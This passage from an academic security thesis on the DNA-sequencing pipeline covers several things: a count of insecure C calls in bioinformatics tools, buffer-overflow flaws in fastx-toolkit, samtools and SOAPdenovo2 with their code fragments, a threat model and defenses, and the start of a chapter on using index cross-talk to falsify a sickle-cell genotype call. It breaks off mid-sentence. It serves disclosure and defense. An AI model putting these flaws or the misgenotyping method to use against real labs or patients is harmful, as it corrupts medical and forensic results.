Program Selection. Many commonly used, open source analysis programs are written in unsafe languages, like C and C++, known to be vulnerable to buffer overflow attacks. To quantify the risk of buffer overflows in NGS analysis programs, we evaluated 13 programs that operate at different stages of the analysis pipeline (see Table 2.1). To generate the list of programs in a systematic manner, we choose 6 analysis categories: (1) preprocessing, (2) alignment, (3) *de novo* assembly, (4) alignment processing, (5) RNA-seq, and (6) ChiP-seq. We required at least one program from each category. We searched for programs that were open source and written in either C or C++. To ensure that all of these programs were actively used by biologists, we required that they be available as packages in the Galaxy bioinformatics workflow system (a popular web-based analysis platform) or be part of a major effort, like the ENCODE project or the assembly of the great panda genome [43, 115, 78]. Many of them, including `bwa`, `bowtie2`, and `samtools`, come installed on current Illumina sequencers. The one exception was the `fqzcomp` program, which we included because we used it earlier in Section 2.3. We shared our findings about these programs with their maintainers in the hope of raising their security mindfulness. Our discussions with them confirmed that many had not considered the security of their software.

Analysis Approach. We evaluated the risk of buffer overflow attacks in these programs by using the recommendations of the OWSAP buffer overflow review guide [101]. It suggests removing insecure C library function calls and checking static buffers and print format strings. To quantify this, we counted the number of lines containing commonly misused, insecure function calls (`strcat`, `strcpy`, `sprintf`, `vsprintf`, `gets`, and `scanf`) and static buffer declarations. We derived these counts using the clang-query tool, which searches the abstract syntax tree generated by the clang C and C++ compiler. We analyzed only those files compiled using the default build. Function calls and buffer declarations in headers were also counted if they were included in code files, but they were ignored if they were in standard library headers (like the C standard lib or Boost library). For comparison, we also computed these same metrics for 10 control programs. For these, we chose programs that were Internet connected and likely to have already received adversarial pressure. Again, we included programs from 7 different categories and only considered open source programs written in C or C++.

Analysis Results. The most common insecure functions in both the NGS and control programs were `strcat`, `strcpy`, and `sprintf`. The others were used infrequently, and `scanf` was not present in any program. The `gets` function appeared once in two NGS programs; this is notable because `gets` is an especially insecure function that cannot do bounds checking, which is why it was removed from the 2011 C standard [45]. Overall, there was more insecure function usage in the NGS programs (Figure 2.4), with an average of 2.005 insecure function calls present per 1000 lines of code (sd=2.299) but only 0.185 in the control programs (sd=0.304) — an 11-fold difference. Using a two-tailed t-test, this difference was found to be statistically significant (p=0.027).

We hypothesized that there may be more static buffer declarations in the NGS programs due to poor coding practices, but there did not appear to be a difference. The NGS programs had an average of 6.729 buffer declarations per 1000 lines of code (sd=5.925), and the control programs had a similar average of 7.312 (sd=4.674). This difference was not statistically significant (p=0.809). These results are only heuristics for buggy code, but the high prevalence of insecure function calls in NGS programs provides evidence that the NGS analysis pipeline does not adhere to security best practices.

A Deeper Dive. To delve deeper into the security of the NGS pipeline, we next looked for vulnerabilities in the 13 programs. To identify them, we compiled each NGS program with the HP Fortify static code analyzer, which generates reports that include possible vulnerabilities [39]. We also manually inspected code for the insecure C library calls we noted previously. We quickly identified buffer overflow vulnerabilities in three of the NGS programs (`fastx-toolkit`, `samtools`, and `SOAPdenovo2`) and designed inputs that targeted these vulnerabilities to overflow buffers and crash programs (Figure 2.5). These vulnerabilities are




Figure 2.4: A box plot with the average number of insecure function calls (left) and number of static buffer declarations (right) in each program. Programs are separated into their corresponding type (NGS or control) and all counts are normalized (count / 1000 lines of code).

described below:

- `fastx-toolkit`. This utility generates aggregate statistics on FASTQ files. It places aggregate results in a static array that is 2,000 bases long, and any reads longer than this will overflow the buffer. A check ensures that the read length does not exceed a limit; however, an incorrect limit of 25,000 was used by mistake. Fittingly, a comment next to the overflowable, static buffer says, “that’s pretty arbitrary... should be enough for now.”


- `samtools`. This program post-processes DNA read alignment files. In code that parses the header string of an alignment file (SAM file), it places the parsed header into the same buffer as the original unparsed header, which normally shrinks the result. However, if the header is malformed, then the parsed header grows larger than the original and will overflow the buffer.

- `SOAPdenovo2`. This large, *de novo* genome assembler parses reads in a FASTQ file and writes them into a static buffer that is 5,000 characters long. Any reads longer than 5,000 bases will overflow the buffer.

Given that the security risks of buffer overflow vulnerabilities are well known, we did not consider it within the scope of this paper to convert any of these vulnerabilities into working exploits. The aim here, to identify these three vulnerabilities and the construction of the crashing inputs, was straightforward. Thus, we suspect that these types of vulnerabilities are common.

These results have implications beyond direct DNA-based exploits, which we return to in Section 2.7. Foreshadowing that discussion, NGS data is commonly shared in large biological data repositories, making them a possible vector for spreading malicious files. There are also publicly available, remote servers, controlled and managed by 3rd parties, where users can upload and process data using these or similar programs.

Ethics and Disclosure. Numerous software developers and users are involved in the bioinformatics pipeline at large. Our findings are not specific to any single entity in this space, but rather apply broadly, across the industry as a whole. We have notified the authors of potential issues to the specific software packages that we analyzed, but we stress that many other software packages likely share similar types of vulnerabilities.



```
#define MAX_SEQ_LINE_LENGTH (25000)
...
#define MAX_SEQUENCE_LENGTH (2000) //that's pretty arbitrary... should be enough for now
...
struct cycle_data cycles[MAX_SEQUENCE_LENGTH];
...
while ( fastx_read_next_record(&fastx) ) {
    if (strlen(fastx.nucleotides) >= MAX_SEQ_LINE_LENGTH)
        errx(1, "Internal error: sequence too long (on line %llu). Hard-coded max. length is %d",
             fastx.input_line_number, MAX_SEQ_LINE_LENGTH ) ;
    //for each base in the sequence...
    for (index=0; index<strlen(fastx.nucleotides); index++) {
        ....
        cycles[index].nucleotide[ALL].count += reads_count; // total counts
        cycles[index].nucleotide[nuc_index].count += reads_count ; //per-nucleotide counts
        ....
    }
```

```
// header->text is a string with the entire header
char * newtext = header->text;
...
// This is parsed incorrectly if the header
// included multiple LN:<num> in the same line
sprintf(len_buf, "LN:%d", header->target_len[tid]);
strcat(newtext, len_buf);
```

```
int gLineLen = 5000;
...
int lineLen = gLineLen;
char tmpStr[lineLen];
char * str; // = tempStr
...
memcpy ( str, &buf[p + 1], m - p - 1 );
```

Figure 2.5: Code fragments with buffer overflow vulnerabilities in three different NGS programs: `fastx-toolkit` (top), `samtools` (bottom left), and `SOAPdenovo2` (bottom right). Text in red highlights buggy code, and text in green denotes comments we included for clarification.

2.7 Discussion

Our results, and particularly our discovery that bioinformatics software packages do not seem to be written with adversaries in mind, suggest that the bioinformatics pipeline has to date not received significant adversarial pressure. We thus consider it critical — both as a research contribution and as a contribution to the broader community — to reflect upon a threat model for the next-gen sequencing pipeline. A concrete threat model can serve as a guideline for the community, encouraging the development of defenses and mitigation strategies as well as the investigation of future exploit vectors. We begin with a discussion on the future technological and market trends relevant for DNA sequencing, followed by a taxonomy of threats and directions for future defenses.

2.7.1 Future Trends

DNA Sequencing. The decreasing cost, the increasing throughput, and the broader deployments of DNA sequencing capabilities will expand the opportunities and motivations for attackers to target this pipeline, including important domains like forensics, medicine, and agriculture. Fundamental aspects of sequencing technology itself, such as the improving accuracy and ongoing development of long read sequencers, e.g., Oxford Nanopore Technologies, will radically change the structure of sequencing data.

DNA Synthesis. Another quickly improving technology is *de novo* DNA synthesis, which continues to get faster and cheaper. With novel uses of synthetically produced DNA, like DNA for data storage [23, 48, 11, 100], these improvements are expected to continue.

Wet Lab as a Service. There is increasing access to wet lab techniques and services by non-experts. New companies exist to provide customers with remote control of a wet lab through a computer (even offering wet lab “APIs”) [113]. As these grow more prevalent, they will enable more actors, even those with scant laboratory experience, to attack the DNA sequencing pipeline.

Storage and Analysis. As DNA sequencing gets cheaper, the business focus will likely shift to keeping, analyzing and making use of genomic information in cloud services (e.g., Illumina’s BaseSpace, Microsoft Genomics). Tools already exist to help scientists who have little programming or data science experience analyze DNA sequencing data. Notable examples include the Galaxy web analysis platform and the Broad Institute's cloud based variant calling workflow [43, 12].

2.7.2 Attack Surfaces

This section covers the attack surfaces that are present in the end-to-end DNA sequencing pipeline. Our exploration of this threat model focuses on exploits and is complementary to existing efforts that protect privacy in genetic computations [109, 120, 40].

Physical DNA Exploits. Sections 2.3-2.4 discussed how DNA strands themselves could be used as a vector for injecting code and data into the sequencing pipeline. To execute such an attack, an attacker could target any facility that accepts samples for sequencing and processing.

Outsourced sequencing facilities are common because next-gen sequencing machines are expensive and require expertise to operate. Many facilities even provide bioinformatics services, which means that it is not just the sequencing machine but downstream analysis utilities that could be targeted by a DNA-based attack vector.

Another method of DNA injection is to contaminate a biological tissue sample (e.g., blood, hair, and saliva) with malicious DNA that the attacker knows will be sequenced. For example, they could send a contaminated saliva sample to a personalized genomics testing company, like Sure Genomics [111]. This method creates additional challenges because the malicious DNA sample would have to survive genomic DNA extraction and sample preparation, including DNA purification, quality controls, and library preparation.

DNA data storage services are an indirect means of DNA-based code injection; the attacker would provide digital data to be written that would be encoded and synthesized into DNA and later sequenced when read.

Multiplex Sequencing. To achieve high throughput, sequencers will continue to support high levels of sample multiplexing. However, as discussed in Section 2.5, sample bleeding gives a side channel to attackers that can be used to influence any concurrently sequenced samples. Therefore, it is important to consider the sources of all DNA samples when sequencing.

Analysis Services. Third party analysis service could be targeted if they process attacker controlled data with vulnerable software. Attackers could upload malicious files directly for processing (e.g., Galaxy) or send malicious data from biological instruments, like a DNA sequencer that is integrated with a cloud service (e.g., Illumina's Basespace Hub). Afterwards, the attacker would direct the analysis service to process the malicious files using a vulnerable workflow.

Shared Databases. Biological data generally, and NGS results specifically, are commonly shared and analyzed by different research teams. To facilitate this sharing, public repositories of NGS data are available for download. The NIH, the European Bioinformatics Institute, and the DNA Database of Japan maintain a large combined repository, called the Sequence Read Archive (SRA), which contains nearly 10 quadrillion bases of DNA [108]. Anyone who creates an account can submit sequencing files, which makes this an easy attack vector.

Direct sharing of biological data, including DNA sequences, could also occur directly between collaborators, e.g., via email. An adversary could also explore direct sharing as a potential attack vector.

2.7.3 Defenses

In this section we categorize possible defenses to help mitigate the attacks described above.

Follow Best Practices for Secure Software. Our analysis suggests that the bioinformatics software community has not received significant adversarial pressure. Hence, its software is in general not hardened against attack. Our first recommendation is therefore to encourage the widespread adoption of standard software security best practices like input sanitization, the use of memory safe languages or bounds checking at buffers, and regular security audits.

Patching is challenging because the analysis software is quite decentralized (packages are often located in individually managed repositories) and not regularly updated. One solution is to use a centralized repository to manage updates and deliver patches, similar to the APT package manager. Packages could also be signed to ensure their authenticity. In the case of file sharing, the sequencing files themselves could be signed by verified research groups before uploading them to centralized databases.

Secure Samples. In some domains, like forensics, attackers could be highly motivated to disrupt sequencing or cause mis-identification. In these cases, the biological sample should be tightly monitored from collection through sequencing. However, physical control of individual samples may not be sufficient to stop contamination because of sample bleeding, which we discuss below.

Minimize Sample Bleeding. Sample bleeding may make concurrently sequencing samples from untrusted sources risky. A simple solution is to enforce, by policy, that the sources of all samples are verified before they are sequenced together or else they are sequenced separately. A better solution is to reduce or detect sample bleeding with technical means.

The overall rate of bleeding can be reduced by preparing samples with two multiplex indices instead of one [88, 70] and by modifying the default cluster identification algorithm [89]. Another approach is to detect misassigned reads by cross-aligning samples against one another, and any found could be removed by the sequencer before returning the demultiplexed files. We encourage future research to minimize this side channel.

Detect Shellcode before Synthesis. Regulations already exist to prevent the synthesis of a known, dangerous DNA sequence. For example, DNA synthesizers are required to verify that it is not synthesizing biological viruses, like chicken pox [18, 19, 20]. While this approach works well when detecting known dangerous sequences, it could prove difficult to detect arbitrary DNA shellcode because general shellcode detection has proved difficult in other domains. For example, shellcode can be converted into syntactically correct English [84]. However, we still encourage researchers to find creative strategies that detect executable code in DNA.

2.8 Conclusions

Significant advances in DNA synthesis, DNA sequencing, and genomic sciences derive from tools and techniques not previously scrutinized for security robustness. We conducted a broad security analysis of the DNA processing pipeline, including a study of the feasibility of synthesizing DNA capable of compromising a computer program (Sections 2.3-2.4), a study of information leakage and information injection side-channels during the sequencing process (Section 2.5), and a study of the general software security practices in DNA processing software (Section 2.6). To our knowledge, ours is the first effort to broadly consider this pipeline, and the first to demonstrate a DNA-based exploit. Informed by our results, we presented lessons for this field, which has yet to receive adversarial pressure. We strongly encourage additional research before such adversarial pressure manifests.

Category	**Program**	**Version**	**Lines of Code**	**Normalized Count (Total Count)**					
				`strcat`	`strcpy`	`sprintf`	`vsprintf`	`gets`	static buffers
NGS Analysis									
Preprocessing	`fastx-toolkit`	0.0.14	3,189	0.314 (1)	0.314 (1)	0 (0)	0 (0)	0 (0)	14.425 (46)
	`fqzcomp`	4.6	2,066	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	23.233 (48)
Alignment	`bowtie2`	2.2.9	58,377	0 (0)	0 (0)	0 (0)	0 (0)	0.017 (1)	3.272 (191)
	`bwa`	0.7.15	13,496	1.926 (26)	2.223 (30)	0.222 (3)	0 (0)	0 (0)	10.966 (148)
	`hisat2`	2.0.5	80,930	0 (0)	0 (0)	0 (0)	0 (0)	0.012 (1)	2.508 (203)
	`STAR`	2.5.2b	14,760	0 (0)	0.136 (2)	0.271 (4)	0 (0)	0 (0)	3.388 (50)
De novo assembly	`MIRA`	4.0.2	69,853	0.014 (1)	0.115 (8)	0.115 (8)	0 (0)	0 (0)	1.904 (133)
	`velvet`	1.2.10	22,794	1.228 (28)	2.106 (48)	1.185 (27)	0 (0)	0 (0)	2.588 (59)
	`SOAPdenovo2`	2.04-r240	37,010	0 (0)	0.351 (13)	3.161 (117)	0 (0)	0 (0)	4.945 (183)
Alignment processing	`samtools`	1.5	56,979	0.351 (20)	0.228 (13)	0.509 (29)	0 (0)	0 (0)	3.247 (185)
	`bcftools`	1.5	77,707	0.090 (7)	0.283 (22)	0.360 (28)	0 (0)	0 (0)	4.375 (340)
RNA-seq	`cufflinks`	2.2.1	68,539	0.058 (4)	0.817 (56)	1.984 (136)	0.029 (2)	0 (0)	4.844 (332)
ChIP-seq	`PeakSeq`	1.3	6,806	0.147 (1)	3.967 (27)	3.526 (24)	0 (0)	0 (0)	7.787 (53)
Control Programs									
Web server	`nginx`	1.11.19	80,905	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	3.411 (276)
	`httpd`	2.4.25	173,376	0.04 (7)	0.19 (33)	0.052 (9)	0 (0)	0 (0)	3.611 (626)
	`php`	7.1.1	637,921	0.003 (2)	0.022 (14)	0.011 (7)	0.002 (1)	0 (0)	5.632 (3593)
DNS server	`bind`	9.9.10b1	255,708	0.055 (14)	0.223 (57)	0.395 (101)	0.004 (1)	0 (0)	7.426 (1899)
Remote shell	`openssh-portable`	7.4p1	89,403	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	6.264 (560)
	`mosh`	1.2.6	12,228	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	7.933 (97)
File copying	`rsync`	3.1.2	39,446	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	6.718 (265)
FTP	`vsftpd`	3.0.3	16,414	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	2.437 (40)
Database	`postgres`	9.6.1	784,516	0.088 (69)	0.312 (245)	0.454 (356)	0 (0)	0 (0)	9.964 (7817)
Packet processing	`tcpdump`	4.9.0	73,711	0 (0)	0 (0)	0 (0)	0 (0)	0 (0)	19.726 (1454)

Table 2.1: Insecure buffer overflow signatures for NGS analysis (top half) and control programs (bottom half). The counts reported are the number of lines containing the corresponding insecure function call or static buffer declaration. Each count is normalized by the number of appearances per 1000 lines of code. `scanf` is not included because it was not present in any program.

Chapter 3

EXPLOITING SIDE-CHANNEL VULNERABILITIES IN NEXT-GENERATION DNA SEQUENCERS

This chapter includes work I have done in collaboration with Luis Ceze, Tadayoshi Kohno, Karl Koscher, and Lee Organick. This was previously published on the BioRxiv preprint server [95].

3.1 Overview

Modern next-generation DNA sequencers support multiplex sequencing to improve throughput and decrease costs. This is done by pooling and sequencing samples together in parallel, which are later demultiplexed according to their unique indexes [87, 86]. When reads are assigned to the wrong index, called index cross-talk, information is leaked between samples [70, 89, 122, 110]. This creates a physical information side-channel, a well known class of vulnerabilities in information security [73, 72, 10, 69], that may be used to modify downstream results. Here we demonstrate the feasibility of such an attack through the use of a separately indexed library that causes a wild-type human exome to be misclassified as heterozygous at the sickle-cell locus. Simple methods can be used to minimize or detect attempts to modify genetic variants using this side-channel, such as filtering by read quality or finding outliers in read coverage. To further minimize this risk we recommend the use of new library preparation methods that reduce index cross-talk, like unique dual indexes [29, 81], whenever samples are sequenced together in important applications. Biotechnology that interfaces molecular and digital information, like DNA sequencers, may have security risks typically associated with information systems, including the side-channel vulnerability described in this study. We encourage the community to consider the security of genomics-information pipelines before they reach mass adoption.

3.2 Introduction

Next generation DNA sequencing is becoming an increasingly important and ubiquitous tool. Sequencing results can be life-changing; they are used to make medical decisions, determine paternity, and are instrumental in forensics. The end-to-end sequencing pipeline, including sequencing protocols, sequencing instruments, and digital analysis, have been be changing rapidly as next-generation DNA sequencers have become exponentially faster and cheaper [16]. However, the risks of adversarial manipulation to sequencing applications are understudied. These innovations and our increasing reliance on DNA sequencing motivates us to study the security of the sequencing pipeline before the technology matures.

DNA sequencers fundamentally are interfaces that bridge molecular information (stored in DNA) and electronic information (encoded digitally). Recent results [93] demonstrated risks to the digital side of DNA sequencing and subsequent downstream analysis by showing that it was possible to compromise computer systems with malicious DNA strands that encode malware. In this work, we demonstrate that the molecular side of DNA sequencing is also vulnerable to adversarial manipulation. A deliberately crafted DNA sequencing library can be used to modify sequencing results in other samples that are pooled and sequenced together to cause targeted misgenotyping.

3.3 Background: Multiplexed Sequencing and Index Cross-Talk

Illumina's sequencing-by-synthesis platforms support multiplex sequencing so separate samples can be sequenced together to increase throughput and scalability. This is done by adding indexes, also known as barcodes, to each DNA fragment during library preparation [86]. The samples are demultiplexed after sequencing by computationally partitioning them based on the sequence of the index. Improper demultiplexing of reads into the wrong bin, known as *index cross-talk* or *index misassignment*, has been a recurring issue since multiplex sequencing was developed [70] (Fig 3.1a).

Index sequences are designed to be robust to random noise like base substitutions [55] and other errors like insertions and deletions [35]. However, using well designed index combinations does not eliminate index cross-talk [122]. It can be introduced by contamination during ultramer synthesis or library preparation and when clusters overlap on flow cells that use random cluster amplification (e.g., MiSeq, NextSeq, HiSeq 2500) [70, 89] (Fig 3.1b). Recent issues have been reported with patterned flow cell sequencers that use a new exclusion amplification (ExAmp) cluster generation chemistry [110, 60, 29, 52, 118, 77, 76, 117] (e.g., HiSeqX, HiSeq 4000 and NovaSeq). ExAmp-based cross-talk occurs when residual free indexing primer in the pooled samples primes fragments, which are later extended by ExAmp reagents [110, 60, 29] (Fig 3.1c). Costello et al. hypothesize that index cross-talk can occur whenever multiplexed libraries are amplified together due to the presence of residual adapters and polymerases [29]. In response to these issues, Illumina released recommendations to reduce cross-talk that include best practices for the library preparation workflow [60, 62].

Cross-talk rates vary based on flow cell type (0.2-6.0% patterned; 0.05-0.2% nonpatterned) and library preparation method (3-12x higher with PCR-free compared to PCR-plus preps) [60, 29, 122]. Recently, new indexing strategies have been developed that use unique dual indexes to drastically reduce cross-talk rates on patterned flow cells (<0.01%) [29, 81]. Index cross-talk presents problems for sensitive application that are less robust to errors, like single-cell sequencing [110]. However, it has not been an issue with more robust applications, like high-coverage genotyping, where it is acceptable to use single index demultiplexing [81].

Index cross-talk causes the inadvertent exchange of information between samples that were intended to remain separate. In the computer security research community, information leakage in unexpected ways is called a *side-channel* [73, 72, 10, 69]. Bioinformatics analysis utilities, like variant callers, are somewhat robust to misassigned reads because they are designed to handle random sequencing errors (Fig 3.1d). However, we hypothesize that sequencing applications, even those robust to index cross-talk, can be manipulated through this side-channel to affect downstream results (Fig 3.1e). This was suggested as a possibility [93] but has not been demonstrated until now.



a
1
2
Library 1 Indexes
Library 2 Indexes
Library 1 Fragments
Library 2 Fragments
Information leaks between samples due to index cross-talk
1 FASTQ
2 FASTQ
Prepare Libraries
Pool
Sequence
Demultiplex
b
May infer wrong cluster boundary when clusters overlap
Non-patterned flow cell with random cluster amplification
c
Library 1 Indexes
Library 2 Indexes
Library 1 Inserts
Library 2 Inserts
Sequencing Primers
Polymerase
Pooled Samples in the presence of free floating sequencing adapters and ExAmp reagents
d
Normal Reads
Missasigned Reads
CCTGAGGAGAC
TCCTGAGGAGA
TCCTGAGGAGA
TGAGGAGACGT
TCCTGTGGAGA
CGTTTCCTGAG
Variant Call: A/A
e
CCTGAGGAGAC
TCCTGTGGAGA
TCCTGTGGAGA
TGAGGAGACGT
TCCTGTGGAGA
CGTTTCCTGAG
Variant Call: A/T

Figure 3.1: **Index cross-talk creates a vulnerable information side-channel**. **a**, Index cross-talk between multiplexed libraries leaks information between FASTQ files. **b**, Clonal clusters may overlap on non-patterned flow cells leading to misassignment. **c**, Free floating index primers and polymerases can cause index misassignment. Indexes will prime the 3′ end of library molecules, which are then extended by DNA polymerase to create mixed index molecules. **d-e**, When misassigned reads are randomly distributed (**d**) they are treated like normal sequencing errors that are unlikely to affect downstream results. However, when misassigned reads are non-uniform (**e**) then they can influence downstream results, in this case, altering a variant call.

3.4 Results

We find that we can make use of index cross-talk with a maliciously designed sequencing library to alter specific variants that are called in other multiplexed samples. This simple attack can be done by sequencing a short amplified fragment that aligns to a single locus; all of the misassigned reads from this sample will align to this same locus in the other multiplexed samples and represent the variant encoded in the sequence of the fragment.

To demonstrate this, we targeted a single-nucleotide polymorphism (SNP) responsible for sickle-cell trait — an A to T substitution in the 6th codon of the β-*globin* gene (dbsnp:rs334). The β-*globin* gene is transcribed in the negative direction, so to be consistent with the variant caller, we subsequently describe this SNP in the positive orientation (i.e., T is wild-type and A is sickle-cell). We made the malicious library from a 400 base pair (bp) synthetic DNA ultramer that was identical to the first exon and promoter of the human reference β-*globin* gene except it contained the sickle-cell SNP. The sickle-cell ultramer was designed to be larger than the typical insert size so there would be many unique inserts after fragmentation. This is necessary because identical fragments would be flagged as PCR duplicates and removed prior to variant calling. The sickle-cell ultramer was prepared into an 8 bp dual-index library, which was pooled and sequenced along with a human exome sample (NA12878) prepared with a 